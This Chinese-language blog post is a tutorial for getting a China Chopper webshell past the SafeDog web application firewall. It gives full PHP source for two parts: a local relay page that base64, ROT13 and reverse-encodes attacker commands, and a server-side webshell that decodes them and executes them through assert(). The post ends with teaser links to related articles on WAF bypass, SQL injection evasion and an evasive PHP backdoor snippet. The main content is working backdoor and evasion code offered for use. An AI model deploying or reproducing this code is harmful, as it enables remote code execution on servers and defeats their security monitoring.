
中转Webshell 绕过安全狗(一)
前言
听说中国菜刀里有后门。抓包我是没有监测到异常数据包。为了以防万一,且更好使用中国菜刀硬杠安全狗。笔者收集了一下资料。无耻的copy大佬的源码,只是在大佬的基础上简单修改了一下,达到Webshell绕过安全狗。
原理
菜刀不直接向shell发送数据,而是发送到中转的一个页面上,这个页面对接收的参数全部进行加密,然后再发送给shell,shell接收后用同样的算法进行解密,执行命令。
客户端
本地127.0.0.1,安装phpstudy
transfer.php
<?php

    function encode($str){

    $DS = base64_encode($str);

    $DS = str_rot13($DS);//ROT13编码

    $DS = strrev($DS);//反转

    $DS = base64_encode($DS);

    return $DS;

    }

    // webshell地址,transServ.php为定制一句话

    $webshell = 'http://192.168.253.129/waf/transServ.php';

    $pdata = $_POST;//接受所有POST数据,数组

    //var_dump($pdata);

    foreach($pdata as $key=>$value){

        //echo $value;

        if(is_array($value)){

            $value=implode($value);//数组组合为字符串

        }

        // 菜刀密码

        if($key == 'x') {

            //var_dump($pdata[$key]);

            $pdata[$key] = encode($value);//encode编码

            //echo $pdata[$key];

        }

    }

    $data = http_build_query($pdata);//模拟http请求的,把得到的数据data通过函数URL-encode请求

    //var_dump($data);//str字符串

    $opts = array (

        'http' => array (

        'method' => 'POST',

        'header'=> "Content-type: application/x-www-form-urlencoded\r\n" . "Content-Length: " . strlen($data) . "\r\n",

        'content' => $data)

    );

    $context = stream_context_create($opts);

    //模拟post、get请求,创建资源流上下文,数据包

    $html = @file_get_contents($webshell, false, $context);

    echo $html;

?>

服务端192.168.253.129,安装安全狗
transServ.php
<?php

$DS = @$/*-*/{"_P"."OST"}['x'];

//echo $DS;

if (!empty($DS) ){

    echo $DS."<br>";

    $DS = @base64_decode($DS);

    echo $DS."<br>";

    $DS = @strrev($DS);

    echo $DS."<br>";

    $DS = @str_rot13($DS);

    echo $DS."<br>";

    $DS = @base64_decode($DS);

    $a=explode(" ", $DS);

    //var_dump($a);

    echo assert($a[0]);

    exit;

}
本地中国菜刀连接http://127.0.0.1/transfer.php 密码:x

想了解更多 欢迎关注
中转Webshell 绕过安全狗(一)的更多相关文章
- 中转Webshell 绕过安全狗(二)
前言 在实践中转webshell绕过安全狗(一)中,在服务端和客户端均为php.某大佬提示并分享资源后,打算使用python完成中转.部分代码无耻copy. 客户端 本地127.0.0.1,安装pyt ...
- 绕过安全狗等一些WAF收集
绕过安全狗sql注入 http://demo.74cms.com/plus/ajax_common.php?act=hotwordquery=錦union+select+1,group_concat% ...
- [WEB]绕过安全狗与360PHP一句话的编写
00x01安全狗的确是让人很头痛,尤其是在上传一句话或者写入一句话的时候,会被安全狗拦截从而拿不下shell.当然,安全狗是最简单的一款waf,很容易就进行一个绕过.00x02对于绕过安全狗跟360, ...
- 从getwebshell到绕过安全狗云锁提权再到利用matasploit进服务器
本文作者:i春秋签约作家——酷帥王子 一. 利用getwebshell篇 首先对目标站进行扫描,发现是asp的,直接扫出网站后台和默认数据库,下载解密登陆如图: 下面进后台发现有fckeditor,而 ...
- SQL注入原理及绕过安全狗
1.什么是SQL注入攻击 SQL注入攻击指的是通过构造特殊的输入作为参数插入到Web表单的输入域或页面请求的查询字符串,欺骗服务器执行恶意的SQL命令 http://www.xxx.com/list. ...
- Mysql注入绕过安全狗
转载请加原文链接:https://www.cnblogs.com/Yang34/p/12055052.html 微信公众号:信Yang安全.同步更新,欢迎关注.文末有二维码. 正好最近在搞注入,昨天现 ...
- [11期]绕过安全狗、云锁等各大WAF注入,上传深入自动化Bypass攻击
CDN 负载均衡.内容分发 解析漏洞一般在服务层 二进制,溢出,提权在系统层 渗透测试就是以上全部层 协议未正确解析 GET改POST 这叫参数污染 cook ...
- sql注入绕过安全狗实战
=绕过 like regexp(匹配)> < (测试安全狗 ><不可以绕过) 注释+换行(%0a作为垃圾数据填充) 联合查询绕过 探测出当union select 出现时会拦截 ...
- 分享PHP小马一枚,完美绕过安全狗检测。
没做免杀之前,被狗咬死: 直接上代码: $p=realpath(dirname(__FILE__)."/../").$_POST["a"];$t=$_POST[ ...
随机推荐
- wpf控件设计时支持(1)
原文:wpf控件设计时支持(1) 这部分内容几乎是大家忽略的内容,我想还是来介绍一下. 本篇源码下载 1.属性元数据 在vs IDE中,在asp.net,winfrom等开发环境下,右侧的Proper ...
- [Sql Server 2008 基础] With Ties. Over()子句
with ties WITH TIES 指定从基本结果集中返回额外的行,对于 ORDER BY 列中指定的排序方式参数,这些额外的返回行的该参数值与 TOP n (PERCENT) 行中的最后一行的该 ...
- windows 系统文件 —— 特殊文件及文件类型
0. .mht 文件(MHTML) MHTML文件又称为聚合 HTML 文档.Web 档案或单一文件网页(聚合成单一文件).单个文件网页可将网站的所有元素(包括文本和图形)都保存到单个文件中.这种封装 ...
- 关于VS2015中的code snippet无法使用的问题
什么是code snippet? Code snippets are small blocks of reusable code that can be inserted in a code file ...
- html5 命运之轮生产
码,如以下: <%@ page language="java" contentType="text/html; charset=UTF-8" pageEn ...
- sql in(inner join)
查看执行任务可知,使用in关键字,会进行inner join,找出匹配项
- 定长文本格式编辑神器 - Record Editor
由于项目里有系统使用的是定长的文本格式,如果列数比较多的话编辑检查起来会特别麻烦.之前也找了各种编辑器的插件,最多只能显示列宽.辅助线而以还是不方便 .最后发现了一个开源项目 Record Edito ...
- SQLServer2008-2012开启远程连接的配置方法
一.远程连接端口设置(很关键的一步)1.在服务器上打开SQL Server Configuration Manager.选择SQL Server配置管理器->SQL Server 网络配置-&g ...
- String的本质是一个char*,只是以类的形式提供,使用起来比较方便
String的本质是一个char*,只是以类的形式提供,使用起来比较方便 Class String {private: char* m_data;}摘自<后台开发 核心技术与应用实践__徐晓鑫& ...
- Win8Metro(C#)数字图像处理--2.28图像乘法运算
原文:Win8Metro(C#)数字图像处理--2.28图像乘法运算 [函数名称] 图像乘法函数MultiplicationProcess(WriteableBitmap src, Writea ...